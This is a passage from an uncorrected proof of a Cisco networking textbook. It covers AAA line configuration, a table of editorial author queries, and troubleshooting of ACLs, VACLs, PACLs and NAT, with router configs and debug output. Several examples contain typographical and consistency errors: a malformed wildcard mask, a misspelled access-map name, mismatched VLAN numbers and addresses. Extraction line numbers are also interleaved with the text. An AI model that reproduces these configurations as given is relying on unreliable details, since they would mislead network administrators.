aaa accounting commands 15 XYZCompany start-stop group XYZCompany_Tacacs+ 1150
aaa accounting connection XYZCompany start-stop group XYZCompany_Tacacs+ 1151
! 1152
line con 0 1153
 authorization commands 5 XYZCompany 1154
 authorization commands 15 XYZCompany 1155
 authorization exec XYZCompany 1156
 accounting connection XYZCompany 1157
 accounting commands 5 XYZCompany 1158
 accounting commands 15 XYZCompany 1159
 accounting exec XYZCompany 1160
 login authentication XYZCompany 1161
line vty 0 4 1162
 authorization commands 5 XYZCompany 1163
 authorization commands 15 XYZCompany 1164
 authorization exec XYZCompany 1165
 accounting connection XYZCompany 1166
 accounting commands 5 XYZCompany 1167
 accounting commands 15 XYZCompany 1168
 accounting exec XYZCompany 1169
 login authentication XYZCompany 1170
line vty 5 15 1171
 authorization commands 5 XYZCompany 1172
 authorization commands 15 XYZCompany 1173
 authorization exec XYZCompany 1174
 accounting connection XYZCompany 1175
 accounting commands 5 XYZCompany 1176
 accounting commands 15 XYZCompany 1177
 accounting exec XYZCompany 1178
 login authentication XYZCompany 1179
```

1180 **Summary**

1181 You have really only scratched the surface of configurations for ACLs and 802.1x; however, in that brief  
1182 coverage, you have seen the importance of planning your intent and how to plan to implement, as this can  
1183 affect the functionality of the network.

1184 AAA is an important part of security. Using it appropriately can provide a wealth of information. And in  
1185 the event of a mistake, it can show what should be done to help recover from that mistake. Just as with ACLs,  
1186 however, proper configuration and implementation are paramount to using AAA as an effective resource.

Uncorrected Proof



# Author Queries

Chapter No.: 16      0005078436

| Queries | Details Required                                                                                                                                                                            | Author's Response |
|---------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if "OSI reference model" is okay as edited.                                                                                                                                    |                   |
| AU2     | Please check if "MIME type spoofing" is okay as edited.                                                                                                                                     |                   |
| AU3     | Please check "web server, linked, and libraries" for completeness.                                                                                                                          |                   |
| AU4     | Please check if edit to sentence starting "They are used in..." is okay.                                                                                                                    |                   |
| AU5     | Please check if "255 – SUBNET_MASK" is okay as edited.                                                                                                                                      |                   |
| AU6     | Please check if "the "Identity Services Engine" section" is okay as edited.                                                                                                                 |                   |
| AU7     | Please check if edit to sentence starting "The MAC address entry..." is okay.                                                                                                               |                   |
| AU8     | Please provide citation for "Table 16-2" in the text.                                                                                                                                       |                   |
| AU9     | Please check if "Client supplicant" should be changed to "Client or supplicant" and therefore its description should be transferred to the Function entry for "Client or supplicant" above. |                   |
| AU10    | "encrypt" in code has been changed to "encrypt". Please check.                                                                                                                              |                   |
| AU11    | Please provide citations for "Figures 16-18, 16-20 to 16-21, 16-24 to 16-27, and 16-29 to 16-42" in the text.                                                                               |                   |
| AU12    | Please check if edit to sentence starting "We need to enable..." is okay.                                                                                                                   |                   |
| AU13    | "Figures 16-24 and 16-39" have the same caption. Please check.                                                                                                                              |                   |
| AU14    | Please check if "MachineNoUser result profile" is okay as edited.                                                                                                                           |                   |
| AU15    | Please check if edit to sentence starting "The SGT is propagated..." is okay.                                                                                                               |                   |
| AU16    | "Figure 16-30" caption does not seem to match the figure. Please check.                                                                                                                     |                   |
| AU17    | "Figure 16-33" caption does not seem to match the figure. Please check.                                                                                                                     |                   |
| AU18    | Please check "This is" for completeness.                                                                                                                                                    |                   |
| AU19    | Please check if "ISE Posture Compliance Library – Windows and ISE Posture Compliance Library – Headend Deployment (PKG) packages" is okay as edited.                                        |                   |
| AU20    | Please check "The" for completeness.                                                                                                                                                        |                   |
| AU21    | Please check if "Compliant system" is okay as edited.                                                                                                                                       |                   |
| AU22    | Please check if edit to sentence starting "It proceeds forward as..." is okay.                                                                                                              |                   |
| AU23    | Please check if "either globally or in the server lists" is okay as edited.                                                                                                                 |                   |
| AU24    | Please check if "ICMP and HTTP" here and in another occurrence is okay as edited.                                                                                                           |                   |

## CHAPTER 17



# Advanced Troubleshooting

This chapter discusses key troubleshooting concepts that aid in resolving advanced network issues. These concepts build on the material covered in Chapter 8 and aid in how to systematically isolate network issues and correct them. This chapter gives examples and steps that can be used to resolve issues dealing with access control lists (ACLs), VNAT, HSRP, VRRP, GLBP, EIGRP, OSPF, BGP, route redistribution, GRE tunnels, IPSec tunnels, and IPv6. There are plenty of exercises at the end of the chapter to reinforce what you have learned.

## Access Control List

The use of access control lists in your production environment isn't even a question of *if* anymore; it's more of how you use them, how they're applied, and how you identify issues that may or may not be caused by the application of your ACLs. This section goes over general troubleshooting concepts that can be applied to all access lists and then discusses some that might apply to specific types of access lists. There are standard and extended control lists; each type of list has deny and permit statements, and one of the most common mistakes is adding a permit statement after a "blanket" deny statement:

```
IP access-list standard 10
 10 permit 100.1.1.0 0.0.0.255
 20 permit 100.1.2.0 0.0.0.255
 30 permit 100.1.3.0 0.0.0.255
 40 deny any
 50 permit 101.1.1.0 0.0.0.255
```

This might seem like a simple mistake, and you might think, "I'll never make this kind of mistake," and hopefully you are right; however, most of us have made and will make this mistake over and over. It's easy to get caught up in the operational tempo: get a request to adjust an ACL to allow a new network through a particular ACL and, in a hurry, forget about the implicit deny or, even worse, the expressed deny statement, as shown earlier.

The following is a better example of how easy it is to miss a statement that could be affecting your traffic, even with a permit statement in the ACL (remember that ACLs are processed sequentially):

```
IP access-list extended INBOUND_FILTER
 10 permit tcp 200.0.3.0 0.0.0.255 100.1.1.0 0.0.0.255
 20 permit tcp 200.0.1.0 0.0.0.255 100.1.1.0 0.0.0.255
 30 deny icmp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
 35 deny tcp 200.0.0.0 0.0.0.0.255 eq www 100.1.1.0 0.0.0.255
 40 permit udp 200.0.1.0 0.0.0.255 100.1.1.0 0.0.0.255
```

```

35 50 permit udp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
36 55 permit tcp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
37 60 permit icmp any any
38 70 permit tcp any any
39 80 permit udp any any

```

Again, this is a simple extended ACL, so it's easy to look at it and think, "There is no way I would miss that the 200.0.0.0/24 network wouldn't be able to open the web pages hosted on the 100.1.1.0/24 network." And in this case, you had better not miss it; however, think about the use of this ACL. It is applied as an inbound filter, most likely on the interface that you'd use to connect to your ISP, so this list could literally be hundreds of lines, if not thousands.

Which tools can help us locate issues? Well, the first and most obvious is to remove the ACL from the interface. Let's say you're trying to access a web server that is on the Internet. You have blocked everything because there are only certain sites or applications you want your remote site users to be able to access. The way to block everything is by only permitting inbound what you want to let in:

```

49 Interface GigabitEthernet 0/0
50 Description ISP_CONNECTION
51 Ip address 10.1.1.2 255.255.255.252
52 Access-group INBOUND_FILTER in

53 Ip access-list extended INBOUND_FILTER
54 10 permit tcp 200.0.0.0 0.0.0.255 eq www 100.1.1.0 0.0.0.255
55 20 permit icmp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
56 30 permit udp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
57 35 deny tcp 200.0.1.0 0.0.0.255 eq www 100.1.1.0 0.0.0.255
58 100 deny tcp 200.0.0.0 0.255.255.255 any log-input
59 110 deny udp 200.0.0.0 0.255.255.255 any log-input
60 120 deny icmp 200.0.0.0 0.255.255.255 any log-input
61 130 deny ip 200.0.0.0 0.255.255.255 any log-input
62 140 permit tcp 200.1.0.0 0.0.0.255 100.1.1.0 0.0.0.255
63 150 permit eigrp 200.0.5.0 0.0.0.3 100.1.1.0 0.0.0.3
64 160 deny tcp any any log-input
65 170 deny udp any any log-input
66 180 deny icmp any any log input

```

Here you can see that on the G0/0 interface, there is the address you're going to use with the ISP, and you're going to filter inbound with the INBOUND\_FILTER ACL.


Your users are unable to access one of the websites that they should be able to access. Unfortunately, you don't have access to the network where the web server is located, so you can't do end-to-end testing to see if your packets are actually getting there. The quickest and easiest way to validate whether or not it is your ACL is to remove it long enough to validate that your users can then access the website properly. This is a huge security concern, however, and most likely you're not going to want to do that.

Another method is to open your ACL so that all traffic might pass (e.g., `permit ip any any`). This is honestly not any better than simply removing the ACL temporarily.

Let's look at what you know. You know you are not filtering outbound, so unless there is an ACL on the other side, the most likely other possibility would be the inbound filter. A simple check is to add a line that would allow all return `www` traffic in. This doesn't defeat the current ACL or any of its more important functions (`permit tcp any eq www any`). This allows the next part of the traffic for all networks that are responding to the initial outbound HTTP request. You want to insert this before all other statements so that it doesn't possibly get stuck behind a deny that might be causing the issue in the first place.

AUI

Let's look at another scenario using Figure 17-1: three routers, each in OSPF Area 0, and point-to-point networks using 100.1.1.0/30 between R1 and R2 and 100.1.2.0/30 between R2 and R3.

82  
83

this figure will be printed in b/w

**Figure 17-1.** ACL diagram

The adjacency comes up between R2 and R3 without issue; however, the adjacency between R1 and R2 seems to stay in ExStart:

84  
85

```
R1#sh ip ospf neighbor 100.1.1.2 detail
Neighbor 100.1.1.2, interface address 100.1.1.2
 In the area 0 via interface GigabitEthernet1/0
 Neighbor priority is 0, State is EXSTART, 3 state changes
 DR is 0.0.0.0 BDR is 0.0.0.0
 Options is 0x12 in Hello (E-bit, L-bit)
 Options is 0x12 in DBD (E-bit, L-bit)
 LLS Options is 0x1 (LR)
 Dead timer due in 00:00:30
 Neighbor is up for 00:01:25
 Index 0/0, retransmission queue length 0, number of retransmission 0
 First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
 Last retransmission scan length is 0, maximum is 0
 Last retransmission scan time is 0 msec, maximum is 0 msec
 Number of retransmissions for last database description packet 17
```

As you can see, most of the connection is working. R1 believes that the adjacency is up and has nearly been the dead timer more than once; however, the connection eventually dies.

101  
102

You notice an ACL on an interface inbound on R1. What is most likely the issue?

A quick look at the ACL shows

103  
104

```
R1#sh ip access-list INBOUND_FILTER
Extended IP access list INBOUND_FILTER
 10 permit tcp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
 20 permit tcp 200.0.1.0 0.0.0.255 100.1.1.0 0.0.0.255
 25 permit ospf host 100.1.1.2 host 224.0.0.5 (95 matches)
 30 deny icmp 200.0.0.0 0.0.255.255 100.1.1.0 0.0.0.255
 35 deny tcp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255 eq www
 40 permit udp 200.0.1.0 0.0.0.255 100.1.1.0 0.0.0.255
 50 permit udp 200.0.0.0 0.0.0.255 100.1.1.0 0.0.0.255
 60 permit icmp any any (10 matches)
 70 permit tcp any any
 80 permit udp any any
 90 deny tcp 200.0.0.0 0.0.0.255 eq www 100.1.1.0 0.0.0.255
```

```

118 100 deny eigrp any any
119 110 deny ospf any any (123 matches)
120 120 deny igmp any any
121 130 deny pim any any
122 140 deny sctp any any
123 150 deny ahp any any
124 160 deny gre any any
125 170 deny esp any any
126 180 deny pcg any any

```

127 A quick scan of the ACL shows that there are two OSPF statements and both are showing matches.

128 The problem you should immediately see is that the first statement is only allowing the multicast group  
 129 for OSPF and the second statement is denying OSPF. So why is this still incrementing? How do you find the  
 130 issue? Using the log-input statement, you can make the ACL tell you what it's blocking. Do this by changing  
 131 the 110 deny statement to 110 deny ospf any any log-input.

132 Once you configure that statement to log-input, you see in the log or on your console (terminal if you  
 133 are remotely logged into the device) the following message:

```

134 *Jul 19 14:46:07.735: %SEC-6-IPACCESSLOGRP: list INBOUND_FILTER denied ospf 100.1.1.2
135 (GigabitEthernet1/0 ca02.2b18.0038) -> 100.1.1.1, 5 packets

```

136 Using the ACL log-input “feature,” you can see exactly what traffic is being denied. This means that  
 137 you need another statement in there for the neighbor addresses for OSPF. Add in 26 permit ospf host  
 138 100.1.1.2 host 100.1.1.1. Once you add this statement into your ACL, you see the OSPF adjacency come  
 139 up; you shouldn't have any more issues with that adjacency.

140 This is just a glance at the issues you could be having with your ACLs, but the key point to remember is  
 141 to slow down, look carefully at your ACL, and review line by line, because it is really easy to miss something  
 142 that should be obvious.

## 143 VACL

144 VLAN access control lists (VACLs) are predominantly used within the data center to keep production servers  
 145 from talking to or interfering with other servers in the same VLAN. The concern is that a server (for whatever  
 146 reason) starts sending a large amount of traffic to other servers, causing a distributed denial of service  
 147 (DDOS) within the VLAN itself. This can be in the form of broadcast storms from faulty network interface  
 148 cards (NICs).

149 It's important to note that VACLs are processed in hardware, so when you are defining the ACL to be  
 150 used with the VLAN access-map, only the features that are supported in hardware will be applied. Recall  
 151 from Chapter 16 that VACLs are maps that use ACLs to define interesting traffic and make a decision on what  
 152 to do with the traffic (drop or forward). One of the most common mistakes in configuring a VLAN access-  
 153 map is not understanding the function of the ACL in your access-map.

154 When defining the ACL statements for application in a VLAN access-map, you have to understand that  
 155 when you specify permit or deny, you are actually specifying match or don't match. In the access-map, you  
 156 apply the action to that statement, thus:

```

157 10 permit icmp any any

```

158 This translates in plain terms to match any ICMP packets from any address to any address and apply  
 159 the action.

AU2

If in the map that you are using the ACL permits (matches) `icmp any any` and your action is `drop`, then you drop that traffic. This becomes important when you have the following scenario. 160

Company X is using your data center to host three servers. Company Y is also using your data center to host five servers. These servers should be able to ping each other, but neither set of servers should be able to ping the other set. You can do this by applying a VACL to the switched virtual interface (SVI), which you are using as the gateway for the server (e.g., you have a large subnet, and all servers exist within that subnet). 161  
162  
163  
164  
165

Let's say that you have a network, such as a 130.2.0.0/22 subnet, that lives on VLAN 30. You have assigned a range of three addresses (130.2.1.28–130.2.1.30) to Company X and five addresses (130.3.45–130.3.49) to Company Y. 166  
167  
168

Your ACL might look something like this: 169

```
Ip access-list extended PREVENT_ICMP 170
10 permit icmp 130.2.0.28 255.255.255.252 130.2.2.45 255.255.255.248 171
20 deny icmp any any 172
! 173
```

Your VLAN access-map will look like this: 174

```
VLAN access-map PREVENT_ICMP 10 175
Match ip address PREVENT_ICMP 176
Action drop 177
! 178
VLAN access-map PRECENT_ICMP 20 179
Action forward 180
```

Application of the access-map is as follows: 181

```
Vlan filter PREVENT_ICMP vlan-list 20 182
```

Here, VLAN 20 is the VLAN you're working with. 183

In this scenario, anything matching the 10 permit is dropped; anything matching the 20 deny is ignored in this statement and processed by the next access-map statement. 184  
185

## PACL 186

Port access control lists (PACLs), like other ACLs, are applied on an interface. And like VACLs, these are hard to actually troubleshoot with network tools, as these ACLs are processed in ASIC (hardware). PACLs are troubleshoot by looking at the list and remembering what each statement in the list means and how each is processed and applied. PACLs are processed in hardware, and thus troubleshooting is harder because they aren't processed by the CPU; so you're not going to see logs or other indications of what the list is doing. 187  
188  
189  
190  
191  
192  
193

There are other tools within the arsenal that can be used to visualize what your PACL is doing; however, these are outside the scope of this book.

## Network Address Translation 194

The use of Network Address Translation (NAT) can add complexity to troubleshooting because addresses change throughout the network. Often, one outside address can represent multiple internal addresses. When using dynamic NAT, the address isn't even always the same. 195  
196  
197

Table 17-1 shows commands that are useful in troubleshooting NAT. 198


**Table 17-1.** Cisco NAT Commands

| Cisco Command               | Description                                                                                             |                |
|-----------------------------|---------------------------------------------------------------------------------------------------------|----------------|
| show ip nat translations    | Shows the mappings between inside and outside addresses and ports.                                      | t1.1<br>t1.2   |
| clear ip nat translations * | Clears the dynamic NAT mappings.                                                                        | t1.3<br>t1.4   |
| show ip nat statistics      | Shows statistics and some configuration about NAT.                                                      | t1.5<br>t1.6   |
| show ip route               | Shows specific routing information.                                                                     | t1.7<br>t1.8   |
| show ip cef                 | Shows specific forwarding information. Can often provide information that isn't shown in show ip route. | t1.9<br>t1.10  |
| ping                        | Tests reachability; however, in some configurations, the NAT router may respond for an inside host.     | t1.11<br>t1.12 |
| telnet <host> <port>        | Can be used to test connections on specific ports.                                                      | t1.13<br>t1.14 |

199 The discussion starts on troubleshooting with static NAT without overload. This is the case when there  
 200 is a one-to-one mapping that doesn't change.

201 For the examples in this section, you use a four-router network, as shown in Figure 17-2. You use  
 202 172.16.0.0/16 networks internally and 10.0.0.0/8 networks externally. To support NAT, you use 512 MB of  
 203 memory on the NAT virtual router.

this figure will be printed in b/w



**Figure 17-2.** NAT troubleshooting diagram

## Static NAT

204  
 205 For the first problem, you configured a static NAT from the Loopback0 interface of the inside router  
 206 (172.16.200.1) to the outside address 10.0.10.200. However, you are not able to get to the web server on the  
 207 inside router.

The NAT configuration of the router is this:

```

209 NAT#show run | sec Ethernet0/1|Ethernet0/0|ip nat source
210 interface Ethernet0/0
211 ip address 10.0.10.2 255.255.255.0
212 ip nat inside
213 no ip virtual-reassembly in
214 interface Ethernet0/1
215 ip address 172.16.12.1 255.255.255.0
216 ip nat outside

```

```

ip virtual-reassembly in 217
ip ospf 1 area 0 218
ip nat inside source static 172.16.200.1 10.0.10.200 extendable 219

```

Do you already see the problem? If not, let's start troubleshooting. You can ping the IP, but you can't Telnet to the HTTP port: 220  
221

```

Outside2#ping 10.0.10.200 222
Type escape sequence to abort. 223
Sending 5, 100-byte ICMP Echos to 10.0.10.200, timeout is 2 seconds: 224
!!!!! 225
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/5 ms 226
Outside2#telnet 10.0.10.200 80 227
Trying 10.0.10.200, 80 ... 228
% Connection refused by remote host 229

```

```

Outside2# 230

```

You debug IP packets on the inside router to see what is coming from Outside2. After trying to ping and Telnet from Outside2, now packets are coming through: 231  
232

```

Inside(config)#access-list 1 permit host 10.0.12.2 233
Inside#debug ip packet 1 234
IP packet debugging is on for access list 1 235
Inside# 236

```

The NAT router is showing a NAT: 237

```

NAT#show ip nat translations 238
Pro Inside global Inside local Outside local Outside global 239
--- 10.0.10.200 172.16.200.1 --- --- 240

```

Turning on packet debugging on the NAT router shows that the packets are getting to it: 241

```

NAT(config)#access-list 1 permit host 10.0.12.2 242
NAT#debug ip packet 1 243
IP packet debugging is on for access list 1 244
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature, 245
Common Flow Table(5), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE 246
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature, 247
Stateful Inspection(7), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE 248
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature, 249
Virtual Fragment Reassembly(37), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE 250
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature, 251
Virtual Fragment Reassembly After IPSec Decryption(54), rtype 0, forus FALSE, sendself 252
FALSE, mtu 0, fwdchk FALSE 253
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature, 254
MCI Check(99), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE 255
*Jun 10 18:45:33.033: IP: tableid=0, s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0), 256
routed via RIB 257
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0), len 44, 258
output feature, NAT Inside(8), rtype 1, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE 259

```



```

260 *Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0), len 44,
261 output feature
262 NAT#, Common Flow Table(28), rtype 1, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
263 *Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0), len 44,
264 output feature, Stateful Inspection(29), rtype 1, forus FALSE, sendself FALSE, mtu 0, fwdchk
265 FALSE
266 *Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0), len 44,
267 rcvd 3
268 *Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, stop process pak
269 for forus packet
270 NAT#

```

271 Interesting. The output of the debug shows that the external packets are arriving on a NAT inside  
 272 interface. You assigned ip nat outside and inside backward. Let's flip them and see if that fixes the  
 273 problem:

```

274 NAT(config)#int eth0/0
275 NAT(config-if)#no ip nat inside
276 NAT(config-if)#ip nat outside
277 NAT(config-if)#int eth0/1
278 NAT(config-if)#no ip nat outside
279 NAT(config-if)#ip nat inside
280 *Jun 10 18:29:42.373: %IP_VFR-7-FEATURE_STATUS_IN: VFR(in) is being used by other features.
281 Will be disabled when no other feature needs VFR support on interface Ethernet0/1
282 NAT(config-if)#ip nat inside
283 NAT(config-if)#
284 Outside1#telnet 10.0.10.200 80
285 Trying 10.0.10.200, 80 ... Open
286 get
287 HTTP/1.1 400 Bad Request
288 Date: Wed, 10 Jun 2015 18:47:06 GMT
289 Server: cisco-IOS
290 Accept-Ranges: none

291 400 Bad Request
292 [Connection to 10.0.10.200 closed by foreign host]
293 Outside1#
294 ! This shows that you are connecting to the web server on the remote router

```

295 Another issue to consider when configuring NAT is routing. What happens when internal addresses are  
 296 leaked or if the internal network doesn't have a route to the external IP address? In many cases, propagating  
 297 a default route can fix the problem of the internal routers not being able to get out. In other cases, it may be  
 298 an issue of needing to redistribute the external routing protocol into the internal network.

299 In this example, you told the NAT router to always redistribute a default route into the internal OSPF  
 300 instance. You used the keyword always to force it to advertise a default route, even if it doesn't have one in  
 301 its routing table:

```

302 NAT#show run | section router ospf
303 router ospf 1
304 default-information originate always
305 NAT#

```

|                                                                                                             |     |
|-------------------------------------------------------------------------------------------------------------|-----|
| Now, you can see an external type 2 default route on the inside router:                                     | 306 |
| Inside#show ip route                                                                                        | 307 |
| Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP                                   | 308 |
| D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area                                              | 309 |
| N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2                                              | 310 |
| E1 - OSPF external type 1, E2 - OSPF external type 2                                                        | 311 |
| i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2                                       | 312 |
| ia - IS-IS inter area, * - candidate default, U - per-user static route                                     | 313 |
| o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP                                           | 314 |
| a - application route                                                                                       | 315 |
| + - replicated route, % - next hop override                                                                 | 316 |
| Gateway of last resort is 172.16.12.1 to network 0.0.0.0                                                    | 317 |
| O*E2 0.0.0.0/0 [110/1] via 172.16.12.1, 00:18:24, Ethernet0/0                                               | 318 |
| 172.16.12.0/24 is variably subnetted, 2 subnets, 2 masks                                                    | 319 |
| C 172.16.12.0/24 is directly connected, Ethernet0/0                                                         | 320 |
| L 172.16.12.2/32 is directly connected, Ethernet0/0                                                         | 321 |
| 172.16.200.0/24 is variably subnetted, 2 subnets, 2 masks                                                   | 322 |
| C 172.16.200.0/24 is directly connected, Loopback0                                                          | 323 |
| L 172.16.200.1/32 is directly connected, Loopback0                                                          | 324 |
| Inside#                                                                                                     | 325 |
| Another option is to redistribute the external routes into the internal routing protocol. In this example,  | 326 |
| you are using EIGRP externally, but OSPF internally. What happens if you redistribute in the wrong          | 327 |
| direction? Now you have internal addresses being propagated externally. Think about the problems this       | 328 |
| can cause. If you are advertising RFC 1918 addresses to an Internet Service Provider, they will likely just | 329 |
| drop them, but if the NAT router is within or between private organizations, controls to protect from       | 330 |
| advertisements of these prefixes might not be in place:                                                     | 331 |
| Outside1#sh ip route                                                                                        | 332 |
| Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP                                   | 333 |
| D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area                                              | 334 |
| N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2                                              | 335 |
| E1 - OSPF external type 1, E2 - OSPF external type 2                                                        | 336 |
| i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2                                       | 337 |
| ia - IS-IS inter area, * - candidate default, U - per-user static route                                     | 338 |
| o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP                                           | 339 |
| a - application route                                                                                       | 340 |
| + - replicated route, % - next hop override                                                                 | 341 |
| Gateway of last resort is not set                                                                           | 342 |
| 10.0.0.0/8 is variably subnetted, 5 subnets, 2 masks                                                        | 343 |
| C 10.0.10.0/24 is directly connected, Ethernet0/0                                                           | 344 |
| L 10.0.10.1/32 is directly connected, Ethernet0/0                                                           | 345 |
| C 10.0.12.0/24 is directly connected, Ethernet0/1                                                           | 346 |
| L 10.0.12.1/32 is directly connected, Ethernet0/1                                                           | 347 |
| D 10.2.2.2/32 [90/409600] via 10.0.12.2, 01:23:07, Ethernet0/1                                              | 348 |
| D EX 172.16.12.0/24 [170/2585600] via 10.0.10.2, 00:00:11, Ethernet0/0                                      | 349 |

```

350 172.16.200.0/32 is subnetted, 1 subnets
351 D EX 172.16.200.1 [170/2585600] via 10.0.10.2, 00:00:11, Ethernet0/0
352 Outside1#

```

353 Here's another problem. You are getting destination unreachable messages when you try to get to  
 354 10.0.10.200 from Outside2:

```

355 Outside2#ping 10.0.10.200
356 Type escape sequence to abort.
357 Sending 5, 100-byte ICMP Echos to 10.0.10.200, timeout is 2 seconds:
358 UUUUU
359 Success rate is 0 percent (0/5)
360 Outside2#

```

361 You see that the NAT on the NAT router and Outside2 can reach that router:

```

362 NAT#sh ip nat translations
363 Pro Inside global Inside local Outside local Outside global
364 --- 10.0.10.200 172.16.200.1 --- ---
365 NAT#

```

```

366 Outside1#ping 10.0.10.2
367 Type escape sequence to abort.
368 Sending 5, 100-byte ICMP Echos to 10.0.10.2, timeout is 2 seconds:
369 !!!!!
370 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms
371 Outside1#

```

372 You turn on debugging of IP packets from Outside2, but none are arriving. When you look at routing on  
 373 Outside1, you notice that it doesn't have a route to 10.0.10.200. The address 10.0.10.200 isn't in a network  
 374 that is advertised by the NAT router. It may look like it is in the same network as the interface, but the subnet  
 375 mask is only 255.255.255.248:

```

376 Outside1#show ip route
377 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
378 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
379 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
380 E1 - OSPF external type 1, E2 - OSPF external type 2
381 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
382 ia - IS-IS inter area, * - candidate default, U - per-user static route
383 o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
384 a - application route
385 + - replicated route, % - next hop override

```

386 Gateway of last resort is not set

```

387 10.0.0.0/8 is variably subnetted, 5 subnets, 3 masks
388 C 10.0.10.0/29 is directly connected, Ethernet0/0
389 L 10.0.10.1/32 is directly connected, Ethernet0/0
390 C 10.0.12.0/24 is directly connected, Ethernet0/1
391 L 10.0.12.1/32 is directly connected, Ethernet0/1
392 D 10.2.2.2/32 [90/409600] via 10.0.12.2, 01:37:20, Ethernet0/1

```

```

Outside1#show ip route 10.0.10.200 393
% Subnet not in table 394
Outside1# 395

NAT#show run int ethernet 0/0 396
Building configuration... 397

Current configuration : 109 bytes 398
! 399
interface Ethernet0/0 400
 ip address 10.0.10.2 255.255.255.248 401
 ip nat outside 402
 ip virtual-reassembly in 403
end 404

```

Another common problem is inadvertently attempting to use internal addresses on external devices. This might be the case when you manage an external router with an internal SNMP server, syslog server, AAA server, or access lists protecting the device. Think about the following snippet:

```

Outside1(config)#do show run | sec tacacs 408
tacacs server TACACS 409
 address ipv4 172.16.1.1 410
 key Apress 411

```

At first glance, it would look fine. It is the address of your TACACS server, but in this case, you are on the outside router, so you need to use the outside global address for the server.

## Dynamic NAT 414

Troubleshooting gets more complicated when dynamic NAT is used. In this case, you are relying on pools and access lists to determine the address translations. This type of NAT should be used for internal hosts that don't need a persistent global address. If a public IP is assigned using dynamic NAT, it would cause problems if a downstream device uses that address in an access list and then the address changes. Even though this is an issue with the use of dynamic NAT, in this section, you focus on issues with the management of the translations.

In the following example, the internal network is behind a dynamic NAT. Some devices can reach external sources, but others can't. From the inside router, you can only successfully ping the external IP 10.0.12.2 from Loopback0 (172.16.200.1) and Loopback6 (172.16.200.5):

```

Inside#ping 10.0.12.2 source loopback 0 424
Type escape sequence to abort. 425
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds: 426
Packet sent with a source address of 172.16.200.1 427
!!!!! 428
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms 429
Inside#ping 10.0.12.2 source loopback 1 430
Type escape sequence to abort. 431
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds: 432
Packet sent with a source address of 172.16.200.2 433
..... 434
Success rate is 0 percent (0/5) 435

```

```

436 Inside#ping 10.0.12.2 source loopback 2
437 Type escape sequence to abort.
438 Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
439 Packet sent with a source address of 172.16.200.3
440
441 Success rate is 0 percent (0/5)
442 Inside#ping 10.0.12.2 source loopback 3
443 Type escape sequence to abort.
444 Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
445 Packet sent with a source address of 172.16.200.4
446
447 Success rate is 0 percent (0/5)
448 Inside#ping 10.0.12.2 source loopback 4
449 Type escape sequence to abort.
450 Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
451 Packet sent with a source address of 172.16.200.5
452
453 Success rate is 0 percent (0/5)
454 Inside#ping 10.0.12.2 source loopback 5
455 Type escape sequence to abort.
456 Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
457 Packet sent with a source address of 172.16.200.6
458
459 Success rate is 0 percent (0/5)
460 Inside#ping 10.0.12.2 source loopback 6
461 Type escape sequence to abort.
462 Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
463 Packet sent with a source address of 172.16.200.7
464 !!!!!
